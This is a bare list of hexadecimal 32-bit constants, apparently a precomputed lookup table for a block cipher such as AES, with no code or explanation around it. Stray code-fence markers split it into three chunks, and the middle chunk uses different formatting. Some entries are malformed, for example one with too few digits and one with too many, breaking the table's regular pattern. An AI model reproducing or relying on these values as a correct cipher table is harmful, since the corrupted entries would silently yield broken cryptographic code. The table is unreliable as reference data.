0x00000079, 0x0000c800, 0x00ee0000, 0xdb000000, 0x000000db, 0x00007900, 0x00c80000, 0xee000000,
0x000000ee, 0x0000db00, 0x00790000, 0xc8000000, 0x000000c8, 0x0000ee00, 0x00db0000, 0x79000000,
0x00000077, 0x0000c100, 0x00e30000, 0xd0000000, 0x000000d0, 0x00007700, 0x00c10000, 0xe3000000,
0x000000e3, 0x0000d000, 0x00770000, 0xc1000000, 0x000000c1, 0x0000e300, 0x00d00000, 0x77000000,
0x00000065, 0x0000da00, 0x00f40000, 0xcd000000, 0x000000cd, 0x00006500, 0x00da0000, 0xf4000000,
0x000000f4, 0x0000cd00, 0x00650000, 0xda000000, 0x000000da, 0x0000f400, 0x00cd0000, 0x65000000,
0x0000006b, 0x0000d300, 0x00f90000, 0xc6000000, 0x000000c6, 0x00006b00, 0x00d30000, 0xf9000000,
0x000000f9, 0x0000c600, 0x006b0000, 0xd3000000, 0x000000d3, 0x0000f900, 0x00c60000, 0x6b000000,
0x00000031, 0x0000a400, 0x00b20000, 0xaf000000, 0x000000af, 0x00003100, 0x00a40000, 0xb2000000,
0x000000b2, 0x0000af00, 0x00310000, 0xa4000000, 0x000000a4, 0x0000b200, 0x00af0000, 0x31000000,
0x0000003f, 0x0000ad00, 0x00bf0000, 0xa4000000, 0x000000a4, 0x00003f00, 0x00ad0000, 0xbf000000,
0x000000bf, 0x0000a400, 0x003f0000, 0xad000000, 0x000000ad, 0x0000bf00, 0x00a40000, 0x3f000000,
0x0000002d, 0x0000b600, 0x00a80000, 0xb9000000, 0x000000b9, 0x00002d00, 0x00b60000, 0xa8000000,
0x000000a8, 0x0000b900, 0x002d0000, 0xb6000000, 0x000000b6, 0x0000a800, 0x00b90000, 0x2d000000,
0x00000023, 0x0000bf00, 0x00a50000, 0xb2000000, 0x000000b2, 0x00002300, 0x00bf0000, 0xa5000000,
0x000000a5, 0x0000b200, 0x00230000, 0xbf000000, 0x000000bf, 0x0000a500, 0x00b20000, 0x23000000,
0x00000009, 0x00008000, 0x00860000, 0x83000000, 0x00000083, 0x00000900, 0x00800000, 0x86000000,
0x00000086, 0x00008300, 0x00090000, 0x80000000, 0x00000080, 0x00008600, 0x00830000, 0x09000000,
0x00000007, 0x00008900, 0x008b0000, 0x88000000, 0x00000088, 0x00000700, 0x00890000, 0x8b000000,
0x0000008b, 0x00008800, 0x00070000, 0x89000000, 0x00000089, 0x0000b00, 0x00880000, 0x07000000,
0x00000015, 0x00009200, 0x009c0000, 0x95000000, 0x00000095, 0x00001500, 0x00920000, 0x9c000000,
0x0000009c, 0x00009500, 0x00150000, 0x92000000, 0x00000092, 0x00009c00, 0x00950000, 0x15000000,
0x0000001b, 0x00009b00, 0x00910000, 0x9e000000, 0x0000009e, 0x00001b00, 0x009b0000, 0x91000000,
0x00000091, 0x00009e00, 0x001b0000, 0x9b000000, 0x0000009b, 0x00009100, 0x009e0000, 0x1b000000,
0x000000a1, 0x00007c00, 0x000a0000, 0x47000000, 0x00000047, 0x0000a100, 0x007c0000, 0x0a000000,
0x0000000a, 0x00004700, 0x00a10000, 0x7c000000, 0x0000007c, 0x00000a00, 0x00470000, 0xa1000000,
0x000000af, 0x00007500, 0x00070000, 0x4c000000, 0x0000004c, 0x0000af00, 0x00750000, 0x07000000,
0x00000007, 0x00004c00, 0x00af0000, 0x75000000, 0x00000075, 0x00000700, 0x004c0000, 0xaf000000,
0x000000bd, 0x00006e00, 0x00100000, 0x51000000, 0x00000051, 0x0000bd00, 0x006e0000, 0x10000000,
0x00000010, 0x00005100, 0x00bd0000, 0x6e000000, 0x0000006e, 0x00001000, 0x00510000, 0xbd000000,
0x000000b3, 0x00006700, 0x001d0000, 0x5a000000, 0x0000005a, 0x0000b300, 0x00670000, 0x1d000000,
0x0000001d, 0x00005a00, 0x00b30000, 0x67000000, 0x00000067, 0x00001d00, 0x005a0000, 0xb3000000,
0x00000099, 0x00005800, 0x003e0000, 0x6b000000, 0x0000006b, 0x00009900, 0x00580000, 0x3e000000,
0x0000003e, 0x00006b00, 0x00990000, 0x58000000, 0x00000058, 0x0000003e00, 0x006b0000, 0x99000000,
0x00000097, 0x00005100, 0x00330000, 0x60000000, 0x00000060, 0x00009700, 0x00510000, 0x33000000,
0x00000033, 0x00006000, 0x00970000, 0x51000000, 0x00000051, 0x00003300, 0x00600000, 0x97000000,
0x00000085, 0x00004a00, 0x00240000, 0x7d000000, 0x0000007d, 0x00008500, 0x004a0000, 0x24000000,
0x00000024, 0x00007d00, 0x00850000, 0x4a000000, 0x0000004a, 0x00002400, 0x007d0000, 0x85000000,
0x0000008b, 0x00004300, 0x00290000, 0x76000000, 0x00000076, 0x00008b00, 0x00430000, 0x29000000,
0x00000029, 0x00007600, 0x008b0000, 0x43000000, 0x00000043, 0x00002900, 0x00760000, 0x8b000000,
0x000000d1, 0x00003400, 0x00620000, 0x1f000000, 0x0000001f, 0x0000d100, 0x00340000, 0x62000000,
0x00000062, 0x00001f00, 0x00d10000, 0x34000000, 0x00000034, 0x00006200, 0x001f0000, 0xd1000000,
0x000000df, 0x00003d00, 0x006f0000, 0x14000000, 0x00000014, 0x0000df00, 0x003d0000, 0x6f000000,
0x0000006f, 0x00001400, 0x00df0000, 0x3d000000, 0x0000003d, 0x00006f00, 0x00140000, 0xdf000000,
0x000000cd, 0x00002600, 0x00780000, 0x09000000, 0x00000009, 0x0000cd00, 0x00260000, 0x78000000,
0x00000078, 0x00000900, 0x00cd0000, 0x26000000, 0x00000026, 0x00007800, 0x00090000, 0xcd000000,
0x000000c3, 0x00002f00, 0x00750000, 0x02000000, 0x00000002, 0x0000c300, 0x002f0000, 0x75000000,
0x00000075, 0x00000200, 0x00c30000, 0x2f000000, 0x0000002f, 0x00007500, 0x00020000, 0xc3000000,
0x000000e9, 0x00001000, 0x00560000, 0x33000000, 0x00000033, 0x0000e900, 0x00100000, 0x56000000,
0x00000056, 0x00003300, 0x00e90000, 0x10000000, 0x00000010, 0x00005600, 0x00330000, 0xe9000000,
0x000000e7, 0x00001900, 0x005b0000, 0x38000000, 0x00000038, 0x0000e700, 0x00190000, 0x5b000000,
0x0000005b, 0x00003800, 0x00e70000, 0x19000000, 0x00000019, 0x00005b00, 0x00380000, 0xe7000000,
0x000000f5, 0x00000200, 0x004c0000, 0x25000000, 0x00000025, 0x0000f500, 0x00020000, 0x4c000000,
0x0000004c, 0x00002500, 0x00f50000, 0x02000000, 0x00000002, 0x00004c00, 0x00250000, 0xf5000000,
0x000000fb, 0x00000b00, 0x00410000, 0x2e000000, 0x0000002e, 0x0000fb00, 0x000b0000, 0x41000000,
0x00000041, 0x00002e00, 0x00fb0000, 0x0b000000, 0x0000000b, 0x00004100, 0x002e0000, 0xfb000000,
```

```
0x0000009a , 0x0000d700 , 0x00610000 , 0x8c000000 , 0x0000008c , 0x00009a00 , 0x00d70000 , 0x61000000 ,
0x00000061 , 0x00008c00 , 0x009a0000 , 0xd7000000 , 0x000000d7 , 0x00006100 , 0x008c0000 , 0x9a000000 ,
0x00000094 , 0x0000de00 , 0x006c0000 , 0x87000000 , 0x00000087 , 0x00009400 , 0x00de0000 , 0x6c000000 ,
0x0000006c , 0x00008700 , 0x00940000 , 0xde000000 , 0x000000de , 0x00006c00 , 0x00870000 , 0x94000000 ,
0x00000086 , 0x0000c500 , 0x007b0000 , 0x9a000000 , 0x0000009a , 0x00008600 , 0x00c50000 , 0x7b000000 ,
0x0000007b , 0x00009a00 , 0x00860000 , 0xc5000000 , 0x000000c5 , 0x00007b00 , 0x009a0000 , 0x86000000 ,
0x00000088 , 0x0000cc00 , 0x00760000 , 0x91000000 , 0x00000091 , 0x00008800 , 0x00cc0000 , 0x76000000 ,
0x00000076 , 0x00009100 , 0x00880000 , 0xcc000000 , 0x000000cc , 0x00007600 , 0x00910000 , 0x88000000 ,
0x000000a2 , 0x0000f300 , 0x00550000 , 0xa0000000 , 0x000000a0 , 0x0000a200 , 0x00f30000 , 0x55000000 ,
0x00000055 , 0x0000a000 , 0x00a20000 , 0xf3000000 , 0x000000f3 , 0x00005500 , 0x00a00000 , 0xa2000000 ,
0x000000ac , 0x0000fa00 , 0x00580000 , 0xab000000 , 0x000000ab , 0x0000ac00 , 0x00fa0000 , 0x58000000 ,
0x00000058 , 0x0000ab00 , 0x00ac0000 , 0xfa000000 , 0x000000fa , 0x00005800 , 0x00ab0000 , 0xac000000 ,
0x000000be , 0x0000e100 , 0x004f0000 , 0xb6000000 , 0x000000b6 , 0x0000be00 , 0x00e10000 , 0x4f000000 ,
0x0000004f , 0x0000b600 , 0x00be0000 , 0xe1000000 , 0x000000e1 , 0x00004f00 , 0x00b60000 , 0xbe000000 ,
0x000000b0 , 0x0000e800 , 0x00420000 , 0xbd000000 , 0x000000bd , 0x0000b000 , 0x00e80000 , 0x42000000 ,
0x00000042 , 0x0000bd00 , 0x00b00000 , 0xe8000000 , 0x000000e8 , 0x00004200 , 0x00bd0000 , 0xb0000000 ,
0x000000ea , 0x00009f00 , 0x00090000 , 0xd4000000 , 0x000000d4 , 0x0000ea00 , 0x009f0000 , 0x09000000 ,
0x00000009 , 0x0000d400 , 0x00ea0000 , 0x9f000000 , 0x0000009f , 0x00000900 , 0x00d40000 , 0xea000000 ,
0x000000e4 , 0x00009600 , 0x00040000 , 0xdf000000 , 0x000000df , 0x0000e400 , 0x00960000 , 0x04000000 ,
0x00000004 , 0x0000df00 , 0x00e40000 , 0x96000000 , 0x00000096 , 0x00000400 , 0x00df0000 , 0xe4000000 ,
0x000000f6 , 0x00008d00 , 0x00130000 , 0xc2000000 , 0x000000c2 , 0x0000f600 , 0x008d0000 , 0x13000000 ,
0x00000013 , 0x0000c200 , 0x00f60000 , 0x8d000000 , 0x0000008d , 0x00001300 , 0x00c20000 , 0xf6000000 ,
0x000000f8 , 0x00008400 , 0x001e0000 , 0xc9000000 , 0x000000c9 , 0x0000f800 , 0x00840000 , 0x1e000000 ,
0x0000001e , 0x0000c900 , 0x00f80000 , 0x84000000 , 0x00000084 , 0x00001e00 , 0x00c90000 , 0xf8000000 ,
0x000000d2 , 0x0000bb00 , 0x003d0000 , 0xf8000000 , 0x000000f8 , 0x0000d200 , 0x00bb0000 , 0x3d000000 ,
0x0000003d , 0x0000f800 , 0x00d20000 , 0xbb000000 , 0x000000bb , 0x00003d00 , 0x00f80000 , 0xd2000000 ,
0x000000dc , 0x0000b200 , 0x00300000 , 0xf3000000 , 0x000000f3 , 0x0000dc00 , 0x00b20000 , 0x30000000 ,
0x00000030 , 0x0000f300 , 0x00dc0000 , 0xb2000000 , 0x000000b2 , 0x00003000 , 0x00f30000 , 0xdc000000 ,
0x000000ce , 0x0000a900 , 0x00270000 , 0xee000000 , 0x000000ee , 0x0000ce00 , 0x00a90000 , 0x27000000 ,
0x00000027 , 0x0000ee00 , 0x00ce0000 , 0xa9000000 , 0x000000a9 , 0x00002700 , 0x00ee0000 , 0xce000000 ,
0x000000c0 , 0x0000a000 , 0x002a0000 , 0xe5000000 , 0x000000e5 , 0x0000c000 , 0x00a00000 , 0x2a000000 ,
0x0000002a , 0x0000e500 , 0x00c00000 , 0xa0000000 , 0x000000a0 , 0x00002a00 , 0x00e50000 , 0xc0000000 ,
0x0000007a , 0x00004700 , 0x00b10000 , 0x3c000000 , 0x0000003c , 0x00007a00 , 0x00470000 , 0xb1000000 ,
0x000000b1 , 0x00003c00 , 0x007a0000 , 0x47000000 , 0x00000047 , 0x0000b100 , 0x003c0000 , 0x7a000000 ,
0x00000074 , 0x00004e00 , 0x00bc0000 , 0x37000000 , 0x00000037 , 0x00007400 , 0x004e0000 , 0xbc000000 ,
0x000000bc , 0x00003700 , 0x00740000 , 0x4e000000 , 0x0000004e , 0x0000bc00 , 0x00370000 , 0x74000000 ,
0x00000066 , 0x00005500 , 0x00ab0000 , 0x2a000000 , 0x0000002a , 0x00006600 , 0x00550000 , 0xab000000 ,
0x000000ab , 0x00002a00 , 0x00660000 , 0x55000000 , 0x00000055 , 0x0000ab00 , 0x002a0000 , 0x66000000 ,
0x00000068 , 0x00005c00 , 0x00a60000 , 0x21000000 , 0x00000021 , 0x00006800 , 0x005c0000 , 0xa6000000 ,
0x000000a6 , 0x00002100 , 0x00680000 , 0x5c000000 , 0x0000005c , 0x0000a600 , 0x00210000 , 0x68000000 ,
0x00000042 , 0x00006300 , 0x00850000 , 0x10000000 , 0x00000010 , 0x00004200 , 0x00630000 , 0x85000000 ,
0x00000085 , 0x00001000 , 0x00420000 , 0x63000000 , 0x00000063 , 0x00008500 , 0x00100000 , 0x42000000 ,
0x0000004c , 0x00006a00 , 0x00880000 , 0x1b000000 , 0x0000001b , 0x00004c00 , 0x006a0000 , 0x88000000 ,
0x00000088 , 0x00001b00 , 0x004c0000 , 0x6a000000 , 0x0000006a , 0x00008800 , 0x001b0000 , 0x4c000000 ,
0x0000005e , 0x00007100 , 0x009f0000 , 0x06000000 , 0x00000006 , 0x00005e00 , 0x00710000 , 0x9f000000 ,
0x0000009f , 0x00000600 , 0x005e0000 , 0x71000000 , 0x00000071 , 0x00009f00 , 0x00060000 , 0x5e000000 ,
0x00000050 , 0x00007800 , 0x00920000 , 0x0d000000 , 0x0000000d , 0x00005000 , 0x00780000 , 0x92000000 ,
0x00000092 , 0x00000d00 , 0x00500000 , 0x78000000 , 0x00000078 , 0x00009200 , 0x000d0000 , 0x50000000 ,
0x0000000a , 0x00000f00 , 0x00d90000 , 0x64000000 , 0x00000064 , 0x00000a00 , 0x000f0000 , 0xd9000000 ,
0x000000d9 , 0x00006400 , 0x000a0000 , 0x0f000000 , 0x0000000f , 0x0000d900 , 0x00640000 , 0x0a000000 ,
0x00000004 , 0x00000600 , 0x00d40000 , 0x6f000000 , 0x0000006f , 0x00000400 , 0x00060000 , 0xd4000000 ,
0x000000d4 , 0x00006f00 , 0x00040000 , 0x06000000 , 0x00000006 , 0x0000d400 , 0x006f0000 , 0x04000000 ,
0x00000016 , 0x00001d00 , 0x00c30000 , 0x72000000 , 0x00000072 , 0x00001600 , 0x001d0000 , 0xc3000000 ,
0x000000c3 , 0x00007200 , 0x00160000 , 0x1d000000 , 0x0000001d , 0x0000c300 , 0x00720000 , 0x16000000 ,
0x00000018 , 0x00001400 , 0x00ce0000 , 0x79000000 , 0x00000079 , 0x00001800 , 0x00140000 , 0xce000000 ,
0x000000ce , 0x00007900 , 0x00180000 , 0x14000000 , 0x00000014 , 0x0000ce00 , 0x00790000 , 0x18000000 ,
0x00000032 , 0x00002b00 , 0x00ed0000 , 0x48000000 , 0x00000048 , 0x00003200 , 0x002b0000 , 0xed000000 ,
0x000000ed , 0x00004800 , 0x00320000 , 0x2b000000 , 0x0000002b , 0x0000ed00 , 0x00480000 , 0x32000000 ,
0x0000003c , 0x00002200 , 0x00e00000 , 0x43000000 , 0x00000043 , 0x00003c00 , 0x00220000 , 0xe0000000 ,
0x000000e0 , 0x00004300 , 0x003c0000 , 0x22000000 , 0x00000022 , 0x0000e000 , 0x00430000 , 0x3c000000 ,
0x0000002e , 0x00003900 , 0x00f70000 , 0x5e000000 , 0x0000005e , 0x00002e00 , 0x00390000 , 0xf7000000 ,
0x000000f7 , 0x00005e00 , 0x002e0000 , 0x39000000 , 0x00000039 , 0x0000f700 , 0x005e0000 , 0x2e000000 ,
0x00000020 , 0x00003000 , 0x00fa0000 , 0x55000000 , 0x00000055 , 0x00002000 , 0x00300000 , 0xfa000000 ,
0x000000fa , 0x00005500 , 0x00200000 , 0x30000000 , 0x00000030 , 0x0000fa00 , 0x00550000 , 0x20000000 ,
0x000000ec , 0x00009a00 , 0x00b70000 , 0x01000000 , 0x00000001 , 0x0000ec00 , 0x009a0000 , 0xb7000000 ,
0x000000b7 , 0x00000100 , 0x00ec0000 , 0x9a000000 , 0x0000009a , 0x0000b700 , 0x00010000 , 0xec000000 ,
0x000000e2 , 0x00009300 , 0x00ba0000 , 0x0a000000 , 0x0000000a , 0x0000e200 , 0x00930000 , 0xba000000 ,
0x000000ba , 0x00000a00 , 0x00e20000 , 0x93000000 , 0x00000093 , 0x0000ba00 , 0x000a0000 , 0xe2000000 ,
0x000000f0 , 0x00008800 , 0x00ad0000 , 0x17000000 , 0x00000017 , 0x0000f000 , 0x00880000 , 0xad000000 ,
0x000000ad , 0x00001700 , 0x00f00000 , 0x88000000 , 0x00000088 , 0x0000ad00 , 0x00170000 , 0xf0000000 ,
0x000000fe , 0x00008100 , 0x00a00000 , 0x1c000000 , 0x0000001c , 0x0000fe00 , 0x00810000 , 0xa0000000 ,
0x000000a0 , 0x00001c00 , 0x00fe0000 , 0x81000000 , 0x00000081 , 0x0000a000 , 0x001c0000 , 0xfe000000 ,
0x000000d4 , 0x0000be00 , 0x00830000 , 0x2d000000 , 0x0000002d , 0x0000d400 , 0x00be0000 , 0x83000000 ,
0x00000083 , 0x00002d00 , 0x00d40000 , 0xbe000000 , 0x000000be , 0x00008300 , 0x002d0000 , 0xd4000000 ,
0x000000da , 0x0000b700 , 0x008e0000 , 0x26000000 , 0x00000026 , 0x0000da00 , 0x00b70000 , 0x8e000000 ,
0x0000008e , 0x00002600 , 0x00da0000 , 0xb7000000 , 0x000000b7 , 0x00008e00 , 0x00260000 , 0xda000000 ,
0x000000c8 , 0x0000ac00 , 0x00990000 , 0x3b000000 , 0x0000003b , 0x0000c800 , 0x00ac0000 , 0x99000000 ,
0x00000099 , 0x00003b00 , 0x00c80000 , 0xac000000 , 0x000000ac , 0x00009900 , 0x003b0000 , 0xc8000000 ,
0x000000c6 , 0x0000a500 , 0x00940000 , 0x30000000 , 0x00000030 , 0x0000c600 , 0x00a50000 , 0x94000000 ,
0x00000094 , 0x00003000 , 0x00c60000 , 0xa5000000 , 0x000000a5 , 0x00009400 , 0x00300000 , 0xc6000000 ,
0x0000009c , 0x0000d200 , 0x00df0000 , 0x59000000 , 0x00000059 , 0x00009c00 , 0x00d20000 , 0xdf000000 ,
0x000000df , 0x00005900 , 0x009c0000 , 0xd2000000 , 0x000000d2 , 0x0000df00 , 0x00590000 , 0x9c000000 ,
0x00000092 , 0x0000db00 , 0x00d20000 , 0x52000000 , 0x00000052 , 0x00009200 , 0x00db0000 , 0xd2000000 ,
0x000000d2 , 0x00005200 , 0x00920000 , 0xdb000000 , 0x000000db , 0x0000d200 , 0x00520000 , 0x92000000 ,
0x00000080 , 0x0000c000 , 0x00c50000 , 0x4f000000 , 0x0000004f , 0x00008000 , 0x00c00000 , 0xc5000000 ,
0x000000c5 , 0x00004f00 , 0x00800000 , 0xc0000000 , 0x000000c0 , 0x0000c500 , 0x004f0000 , 0x80000000 ,
0x0000008e , 0x0000c900 , 0x00c80000 , 0x44000000 , 0x00000044 , 0x00008e00 , 0x00c90000 , 0xc8000000 ,
0x000000c8 , 0x00004400 , 0x008e0000 , 0xc9000000 , 0x000000c9 , 0x0000c800 , 0x00440000 , 0x8e000000 ,
0x000000a4 , 0x0000f600 , 0x00eb0000 , 0x75000000 , 0x00000075 , 0x0000a400 , 0x00f60000 , 0xeb000000 ,
0x000000eb , 0x00007500 , 0x00a40000 , 0xf6000000 , 0x000000f6 , 0x0000eb00 , 0x00750000 , 0xa4000000 ,
0x000000aa , 0x0000ff00 , 0x00e60000 , 0x7e000000 , 0x0000007e , 0x0000aa00 , 0x00ff0000 , 0xe6000000 ,
0x000000e6 , 0x00007e00 , 0x00aa0000 , 0xff000000 , 0x000000ff , 0x0000e600 , 0x007e0000 , 0xaa000000 ,
0x000000b8 , 0x0000e400 , 0x00f10000 , 0x63000000 , 0x00000063 , 0x0000b800 , 0x00e40000 , 0xf1000000 ,
0x000000f1 , 0x00006300 , 0x00b80000 , 0xe4000000 , 0x000000e4 , 0x0000f100 , 0x00630000 , 0xb8000000 ,
0x000000b6 , 0x0000ed00 , 0x00fc0000 , 0x68000000 , 0x00000068 , 0x0000b600 , 0x00ed0000 , 0xfc000000 ,
0x000000fc , 0x00006800 , 0x00b60000 , 0xed000000 , 0x000000ed , 0x0000fc00 , 0x00680000 , 0xb6000000 ,
0x0000000c , 0x00000a00 , 0x00670000 , 0xb1000000 , 0x000000b1 , 0x00000c00 , 0x000a0000 , 0x67000000 ,
0x00000067 , 0x0000b100 , 0x000c0000 , 0x0a000000 , 0x0000000a , 0x00006700 , 0x00b10000 , 0x0c000000 ,
0x00000002 , 0x00000300 , 0x006a0000 , 0xba000000 , 0x000000ba , 0x00000200 , 0x00030000 , 0x6a000000 ,
0x0000006a , 0x0000ba00 , 0x00020000 , 0x03000000 , 0x00000003 , 0x00006a00 , 0x00ba0000 , 0x02000000 ,
0x00000010 , 0x00001800 , 0x007d0000 , 0xa7000000 , 0x000000a7 , 0x00001000 , 0x00180000 , 0x7d000000 ,
0x0000007d , 0x0000a700 , 0x00100000 , 0x18000000 , 0x00000018 , 0x00007d00 , 0x00a70000 , 0x10000000 ,
0x0000001e , 0x00001100 , 0x00700000 , 0xac000000 , 0x000000ac , 0x00001e00 , 0x00110000 , 0x70000000 ,
0x00000070 , 0x0000ac00 , 0x001e0000 , 0x11000000 , 0x00000011 , 0x00007000 , 0x00ac0000 , 0x1e000000 ,
0x00000034 , 0x00002e00 , 0x00530000 , 0x9d000000 , 0x0000009d , 0x00003400 , 0x002e0000 , 0x53000000 ,
0x00000053 , 0x00009d00 , 0x00340000 , 0x2e000000 , 0x0000002e , 0x00005300 , 0x009d0000 , 0x34000000 ,
0x0000003a , 0x00002700 , 0x005e0000 , 0x96000000 , 0x00000096 , 0x00003a00 , 0x00270000 , 0x5e000000 ,
0x0000005e , 0x00009600 , 0x003a0000 , 0x27000000 , 0x00000027 , 0x00005e00 , 0x00960000 , 0x3a000000 ,
0x00000028 , 0x00003c00 , 0x00490000 , 0x8b000000 , 0x0000008b , 0x00002800 , 0x003c0000 , 0x49000000 ,
0x00000049 , 0x00008b00 , 0x00280000 , 0x3c000000 , 0x0000003c , 0x00004900 , 0x008b0000 , 0x28000000 ,
0x00000026 , 0x00003500 , 0x00440000 , 0x80000000 , 0x00000080 , 0x00002600 , 0x00350000 , 0x44000000 ,
0x00000044 , 0x00008000 , 0x00260000 , 0x35000000 , 0x00000035 , 0x00004400 , 0x00800000 , 0x26000000 ,
0x0000007c , 0x00004200 , 0x000f0000 , 0xe9000000 , 0x000000e9 , 0x00007c00 , 0x00420000 , 0x0f000000 ,
0x0000000f , 0x0000e900 , 0x007c0000 , 0x42000000 , 0x00000042 , 0x00000f00 , 0x00e90000 , 0x7c000000 ,
0x00000072 , 0x00004b00 , 0x00020000 , 0xe2000000 , 0x000000e2 , 0x00007200 , 0x004b0000 , 0x02000000 ,
0x00000002 , 0x0000e200 , 0x00720000 , 0x4b000000 , 0x0000004b , 0x00000200 , 0x00e20000 , 0x72000000 ,
0x00000060 , 0x00005000 , 0x00150000 , 0xff000000 , 0x000000ff , 0x00006000 , 0x00500000 , 0x15000000 ,
0x00000015 , 0x0000ff00 , 0x00600000 , 0x50000000 , 0x00000050 , 0x00001500 , 0x00ff0000 , 0x60000000 ,
0x0000006e , 0x00005900 , 0x00180000 , 0xf4000000 , 0x000000f4 , 0x00006e00 , 0x00590000 , 0x18000000 ,
0x00000018 , 0x0000f400 , 0x006e0000 , 0x59000000 , 0x00000059 , 0x00001800 , 0x00f40000 , 0x6e000000 ,
0x00000044 , 0x00006600 , 0x003b0000 , 0xc5000000 , 0x000000c5 , 0x00004400 , 0x00660000 , 0x3b000000 ,
```

```
0x0000003b, 0x0000c500, 0x00440000, 0x66000000, 0x00000066, 0x00003b00, 0x00c50000, 0x44000000,
0x0000004a, 0x00006f00, 0x00360000, 0xce000000, 0x000000ce, 0x00004a00, 0x006f0000, 0x36000000,
0x00000036, 0x0000ce00, 0x004a0000, 0x6f000000, 0x0000006f, 0x00003600, 0x00ce0000, 0x4a000000,
0x00000058, 0x00007400, 0x00210000, 0xd3000000, 0x000000d3, 0x00005800, 0x00740000, 0x21000000,
0x00000021, 0x0000d300, 0x00580000, 0x74000000, 0x00000074, 0x00002100, 0x00d30000, 0x58000000,
0x00000056, 0x00007d00, 0x002c0000, 0xd8000000, 0x000000d8, 0x00005600, 0x007d0000, 0x2c000000,
0x0000002c, 0x0000d800, 0x00560000, 0x7d000000, 0x0000007d, 0x00002c00, 0x00d80000, 0x56000000,
0x00000037, 0x0000a100, 0x000c0000, 0x7a000000, 0x0000007a, 0x00003700, 0x00a10000, 0x0c000000,
0x0000000c, 0x00007a00, 0x00370000, 0xa1000000, 0x000000a1, 0x00000c00, 0x007a0000, 0x37000000,
0x00000039, 0x0000a800, 0x00010000, 0x71000000, 0x00000071, 0x00003900, 0x00a80000, 0x01000000,
0x00000001, 0x00007100, 0x00390000, 0xa8000000, 0x000000a8, 0x00000100, 0x00710000, 0x39000000,
0x0000002b, 0x0000b300, 0x00160000, 0x6c000000, 0x0000006c, 0x00002b00, 0x00b30000, 0x16000000,
0x00000016, 0x00006c00, 0x002b0000, 0xb3000000, 0x000000b3, 0x00001600, 0x006c0000, 0x2b000000,
0x00000025, 0x0000ba00, 0x001b0000, 0x67000000, 0x00000067, 0x00002500, 0x00ba0000, 0x1b000000,
0x0000001b, 0x00006700, 0x00250000, 0xba000000, 0x000000ba, 0x00001b00, 0x00670000, 0x25000000,
0x0000000f, 0x00008500, 0x00380000, 0x56000000, 0x00000056, 0x00000f00, 0x00850000, 0x38000000,
0x00000038, 0x00005600, 0x000f0000, 0x85000000, 0x00000085, 0x00003800, 0x00560000, 0x0f000000,
0x00000001, 0x00008c00, 0x00350000, 0x5d000000, 0x0000005d, 0x00000100, 0x008c0000, 0x35000000,
0x00000035, 0x00005d00, 0x00010000, 0x8c000000, 0x0000008c, 0x00003500, 0x005d0000, 0x01000000,
0x00000013, 0x00009700, 0x00220000, 0x40000000, 0x00000040, 0x00001300, 0x00970000, 0x22000000,
0x00000022, 0x00004000, 0x00130000, 0x97000000, 0x00000097, 0x00002200, 0x00400000, 0x13000000,
0x0000001d, 0x00009e00, 0x002f0000, 0x4b000000, 0x0000004b, 0x00001d00, 0x009e0000, 0x2f000000,
0x0000002f, 0x00004b00, 0x001d0000, 0x9e000000, 0x0000009e, 0x00002f00, 0x004b0000, 0x1d000000,
0x00000047, 0x0000e900, 0x00640000, 0x22000000, 0x00000022, 0x00004700, 0x00e90000, 0x64000000,
0x00000064, 0x00002200, 0x00470000, 0xe9000000, 0x000000e9, 0x00006400, 0x00220000, 0x47000000,
0x00000049, 0x0000e000, 0x00690000, 0x29000000, 0x00000029, 0x00004900, 0x00e00000, 0x69000000,
0x00000069, 0x00002900, 0x00490000, 0xe0000000, 0x000000e0, 0x00006900, 0x00290000, 0x49000000,
0x0000005b, 0x0000fb00, 0x007e0000, 0x34000000, 0x00000034, 0x00005b00, 0x00fb0000, 0x7e000000,
0x0000007e, 0x00003400, 0x005b0000, 0xfb000000, 0x000000fb, 0x00007e00, 0x00340000, 0x5b000000,
0x00000055, 0x0000f200, 0x00730000, 0x3f000000, 0x0000003f, 0x00005500, 0x00f20000, 0x73000000,
0x00000073, 0x00003f00, 0x00550000, 0xf2000000, 0x000000f2, 0x00007300, 0x003f0000, 0x55000000,
0x0000007f, 0x0000cd00, 0x00500000, 0x0e000000, 0x0000000e, 0x00007f00, 0x00cd0000, 0x50000000,
0x00000050, 0x00000e00, 0x007f0000, 0xcd000000, 0x000000cd, 0x00005000, 0x000e0000, 0x7f000000,
0x00000071, 0x0000c400, 0x005d0000, 0x05000000, 0x00000005, 0x00007100, 0x00c40000, 0x5d000000,
0x0000005d, 0x00000500, 0x00710000, 0xc4000000, 0x000000c4, 0x00005d00, 0x00050000, 0x71000000,
0x00000063, 0x0000df00, 0x004a0000, 0x18000000, 0x00000018, 0x00006300, 0x00df0000, 0x4a000000,
0x0000004a, 0x00001800, 0x00630000, 0xdf000000, 0x000000df, 0x00004a00, 0x00180000, 0x63000000,
0x0000006d, 0x0000d600, 0x00470000, 0x13000000, 0x00000013, 0x00006d00, 0x00d60000, 0x47000000,
0x00000047, 0x00001300, 0x006d0000, 0xd6000000, 0x000000d6, 0x00004700, 0x00130000, 0x6d000000,
0x000000d7, 0x00003100, 0x00dc0000, 0xca000000, 0x000000ca, 0x0000d700, 0x00310000, 0xdc000000,
0x000000dc, 0x0000ca00, 0x00d70000, 0x31000000, 0x00000031, 0x0000dc00, 0x00ca0000, 0xd7000000,
0x000000d9, 0x00003800, 0x00d10000, 0xc1000000, 0x000000c1, 0x0000d900, 0x00380000, 0xd1000000,
0x000000d1, 0x0000c100, 0x00d90000, 0x38000000, 0x00000038, 0x0000d100, 0x00c10000, 0xd9000000,
0x000000cb, 0x00002300, 0x00c60000, 0xdc000000, 0x000000dc, 0x0000cb00, 0x00230000, 0xc6000000,
0x000000c6, 0x0000dc00, 0x00cb0000, 0x23000000, 0x00000023, 0x0000c600, 0x00dc0000, 0xcb000000,
0x000000c5, 0x00002a00, 0x00cb0000, 0xd7000000, 0x000000d7, 0x0000c500, 0x002a0000, 0xcb000000,
0x000000cb, 0x0000d700, 0x00c50000, 0x2a000000, 0x0000002a, 0x0000cb00, 0x00d70000, 0xc5000000,
0x000000ef, 0x00001500, 0x00e80000, 0xe6000000, 0x000000e6, 0x0000ef00, 0x00150000, 0xe8000000,
0x000000e8, 0x0000e600, 0x00ef0000, 0x15000000, 0x00000015, 0x0000e800, 0x00e60000, 0xef000000,
0x000000e1, 0x00001c00, 0x00e50000, 0xed000000, 0x000000ed, 0x0000e100, 0x001c0000, 0xe5000000,
0x000000e5, 0x0000ed00, 0x00e10000, 0x1c000000, 0x0000001c, 0x0000e500, 0x00ed0000, 0xe1000000,
0x000000f3, 0x00000700, 0x00f20000, 0xf0000000, 0x000000f0, 0x0000f300, 0x00070000, 0xf2000000,
